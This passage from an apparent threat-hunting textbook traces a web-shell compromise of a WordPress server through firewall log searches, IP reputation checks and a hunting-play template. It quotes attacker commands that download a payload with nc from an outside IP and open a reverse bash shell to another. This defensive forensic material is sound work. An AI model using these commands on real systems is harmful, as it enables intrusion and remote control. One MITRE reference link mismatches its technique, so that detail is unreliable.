


Figure 4.4 IP addresses' reputation snapshots: VirusTotal

All three IP addresses have been flagged as malicious by VirusTotal. IP address `185.220.100[.]250`, in particular, has been tagged as a `TOR` node. Talos maps the IP address to `tor-exit-11.zbau.f3netze.de`, as shown in figure 4.5. Talos also confirms the bad reputation of the other two IP addresses, `134.209.24[.]42` and `139.162.145[.]250`.




Figure 4.5 IP addresses' reputation snapshots: Talos

Knowing that the public IP address involved in the suspicious web activities is a TOR node does not provide much information about the attacker's identity. It merely

correlates with the malicious web access activities we uncovered earlier. Still, we need to update the incident case to record all our findings.

Now that we've examined the inbound connections, let's investigate outbound connections established from the web server to ports `80` and `443`. We change our search to the following. We start with a time window of 10 minutes before and after the first suspicious web access event containing the Base64-encoded `whoami` command.

Listing 4.17 Searching cloud firewall logs for outbound connections on TCP/80 or 443

```
sourcetype=gcp:firewall
| src_ip := rename(jsonPayload.connection.src_ip)
| dest_ip := rename(jsonPayload.connection.dest_ip)
| dest_port := rename(jsonPayload.connection.dest_port)
| disposition := rename(jsonPayload.disposition)
| src_ip=10.154.0.* AND (dest_port=80 OR dest_port=443)
| groupby(field=[src_ip, dest_ip, dest_port], function=count())
| sort(field=_count, order=desc)
```

The output shows 109 connections that match the search criteria. The following listing is a summary. The events source IP addresses `10.154.0[.]2`, `10.154.0[.]3`, and `10.154.0[.]4`, the three Kubernetes nodes that host the web server pods.

Listing 4.18 Cloud firewall events for outbound connections on TCP/80 or 443

```
"src_ip","dest_ip","dest_port","_count"
"10.154.0[.]2","10.76.2[.]16","443","28"
"10.154.0[.]3","10.76.2[.]16","443","22"
"10.154.0[.]4","142.250.200[.]10","443","5"
"10.154.0[.]3","142.250.179[.]234","443","4"
```

```
"10.154.0[.]2","216.58.212[.]234","443","2"
"10.154.0[.]3","172.217.16[.]234","443","2"
"10.154.0[.]3","142.250.180[.]10","443","2"
"10.154.0[.]2","142.250.187[.]202","443","2"
...
"10.154.0[.]4","34.125.53[.]119","80","1"
«...
"10.154.0[.]4","142.250.187[.]234","443","1"
"10.154.0[.]2","142.250.187[.]234","443","1"
```

From the output, we see the following outbound connections, which correlate to the Base64-decoded commands sent to the web shell:

- `"10.154.0[.]4","34.125.53[.]119","80","1"`—One connection that correlates with the command `sleep 10 | nc -v 34.125.53.119 80 > /tmp/project-plan && chmod 755 /tmp/project-plan`.
- `"10.154.0.4","34.152.29.228","80","3"`—Three connections that correlate with the command `/tmp/project-plan -e '/bin/bash' 34.152.29.228 80 --reconn`. We see three connections despite seeing one web access event. This could be due to the `--reconn` parameter, which might have instructed the program `project-plan` to reconnect whenever its connection to `34.152.29.228` is lost. It could also be other activities performed by the attacker on the compromised system.

Let’s update the threat-hunting timeline with these outbound connections (figure 4.6).




Figure 4.6 Findings timeline with two additional events at 08:00 and 08:01

Let's expand the search window to understand whether more outbound connections have been established to `34.125.53[.]119` or `34.152.29[.]228`, regardless of ports or protocols.

Listing 4.19 Searching cloud firewall logs for outbound connections: Expanded

```
sourcetype=gcp:firewall
| src_ip := rename(jsonPayload.connection.src_ip)
| dest_ip := rename(jsonPayload.connection.dest_ip)
| dest_port := rename(jsonPayload.connection.dest_port)
| disposition := rename(jsonPayload.disposition)
| src_ip=10.154.0.* AND (dest_port=80 OR dest_port=443) AND (dest_
    ip=34.125.53.119 OR dest_ip=34.152.29.228)
| time := formatTime("%Y/%m/%d %H:%M:%S", field=@timestamp, timezone=UTC)
| table([time, src_ip, dest_ip, dest_port, disposition])
| sort(field=time, order=asc)
```

The output shows that two more connections to `34.125.53[.]119` were established later using `TCP/80` (figure 4.7).

Listing 4.20 Cloud firewall events for outbound connections: Expanded

```
"time","src_ip","dest_ip","dest_port","disposition"
"2021/06/17 08:00:09","10.154.0.4","34.125.53.119","80","ALLOWED"
"2021/06/17 08:01:12","10.154.0.4","34.152.29.228","80","ALLOWED"
"2021/06/17 08:07:03","10.154.0.4","34.152.29.228","80","ALLOWED"
"2021/06/17 08:07:03","10.154.0.4","34.152.29.228","80","ALLOWED"
"2021/06/17 08:45:40","10.154.0.4","34.125.53.119","80","ALLOWED"
"2021/06/17 08:47:11","10.154.0.4","34.125.53.119","80","ALLOWED"
```




Figure 4.7 Findings timeline with two additional events at 08:45 and 08:47

At this stage, we have no visibility into what these two extra connections were for; there are no corresponding web access logs. The two events indicate that a program on the system established them (such as `/tmp/project-plan`) or that the adversary could have uploaded another program to the compromised system.

A quick search on VirusTotal and Talos does not reveal much. Both reputation sources show that the two IP addresses are not malicious. This does not mean that they are not malicious in the context of this particular attack. It means only that security vendors or researchers have not identified them as malicious. This may indicate that this attack is targeted and that the adversary tried to minimize the chances of discovery.

The threat-intelligence report listed several IP addresses as IOCs. Let's perform a search to find out whether any of our systems communicated with these IP addresses. We perform a search from the time the vulnerable version of the plugin was installed.

Listing 4.21 Searching cloud firewall logs for IOCs in the threat-intelligence report

```
sourcetype=gcp:firewall
| src_ip := rename(jsonPayload.connection.src_ip)
| dest_ip := rename(jsonPayload.connection.dest_ip)
| dest_ip=188.169.199.59                                    ①
    OR dest_ip=178.175.8.253
    OR dest_ip=216.158.226.206
    OR dest_ip=119.59.124.163
    OR dest_ip=59.95.67.172
    OR dest_ip=59.96.27.163
    OR dest_ip=59.99.198.133
```

① **Searches for any of these IP addresses in field dest_ip**

The search did not return any results. No outbound connections were established to any of the IP addresses contained in the threat-intelligence report.

The user, `www-data`, which the web service runs with, has access to all web content. We know by now that the web shell and other files uploaded to the server can run with the privileges available for this user.

4.2.4 Addressing consequences

Documents uploaded to the WordPress server contain confidential information about the company and its partners. The `www-data` user can access this information and more, located in `/var/www/html`. In addition, it can access configuration files located in `/etc/apache2` and other readable files on the system. The attacker had the opportunity to quickly collect as much information as possible, upload it, and walk away after deleting the traces. They could have also left some backdoors for future access. The adversary can use this information in different ways to

- Perform other attacks against the company
- Launch attacks against partners
- Blackmail the company and its partners
- Publish a partial or complete dump of the data, affecting the business of the company and its partners

Our investigation revealed details that we should share immediately with the other team members. In addition to system compromise, we have possible data exfiltration. Should the incident be escalated to the company's executive management, such as the CEO? The incident response process should help the team answer this question. Again, the incident response process should clearly define the severity levels and the associated escalation and notification actions to take.

4.3 The threat-hunting process

The process has three phases: preparation, execution, and communication. Let's trace the process, highlighting the steps we took.

4.3.1 Preparation

Following are the steps that we took to prepare for the hunt (figure 4.8):

1. The trigger for the threat hunt was information shared by the threat-intelligence team in a threat-intelligence report.
2. Knowing the urgency of the case, the hunter decided to immediately create a new hunting play.
3. The hunter followed the standard threat-hunting-play template.
4. For the hunt, web access and public cloud firewall events were the data sources.

5. Web access and public cloud firewall events were collected and stored in the events data store.
6. The threat hunter could access the data store and search for events using the data store web interface. The performance of the searches was adequate.




Figure 4.8 Threat-hunting process: Preparation phase

The hunter created the threat-hunting-play document as part of the process, borrowing information from the threat-intelligence report:

- *Title*—Hunt for Web Shells
- *Reference number*—Hunt-Play-Webshell-01
- *Background*—The threat-intelligence and vulnerability management teams sent an urgent message requesting we run a threat-hunting expedition. The message contained a threat-intelligence report that described the active exploitation of a recently discovered vulnerability that allows attackers to upload web shells. The organization operates a web application that is affected by this vulnerability. In addition, the threat-intelligence report provides details about one of the supplier's credentials published for sales on a dark web marketplace.
- *Hypothesis*—We hypothesize that an attacker has successfully uploaded a web shell to the web server hosted on the public cloud provider by exploiting a vulnerability, CVE-2021-24347, in the file-upload plugin.
- *Scope*—The hunt covers the public web servers.

- *Threat techniques—*
  - Uploading web shells to disk for initial access (MITRE ATT&CK T1505.003)
  - Obfuscating information using Base64 encoding (MITRE ATT&CK T1027)
  - Conducting further operations to dump user credentials (MITRE ATT&CK T1003)
  - Adding/deleting user accounts as needed (MITRE ATT&CK T1136)
  - Deleting files to remove indicators from the host (MITRE ATT&CK T1070.004)
  - Exfiltrating data over the network (MITRE ATT&CK T1011)

- *References—*
  - MITRE ATT&CK Server Software Component: Web Shell, T1505.003 (https://attack.mitre.org/techniques/T1059/003)
  - MITRE ATT&CK Obfuscated Files or Information, T1027 (https://attack.mitre.org/techniques/T1027)
  - OS Credential Dumping, T1003 (https://attack.mitre.org/techniques/T1003)
  - MITRE ATT&CK Adding/deleting user accounts as needed, T1136 (https://attack.mitre.org/techniques/T1136)
  - MITRE ATT&CK Indicator Removal on Host: File Deletion, T1070.004 (https://attack.mitre.org/techniques/T1070/004)
  - MITRE ATT&CK Exfiltration Over Other Network Medium, T1011 (https://attack.mitre.org/techniques/T1011)

4.3.2 Execution

Following are the steps that we took to execute the hunt (figure 4.9):

1. We started with an initial set of searches that translated the procedures identified in the planning phase.
2. Based on the evidence collected, we proved the hypothesis.

3. During the threat-hunting expedition, we continuously updated the security incident case that was created by the threat-intelligence team.
4. We explored the extent of the threat and captured several critical security findings.

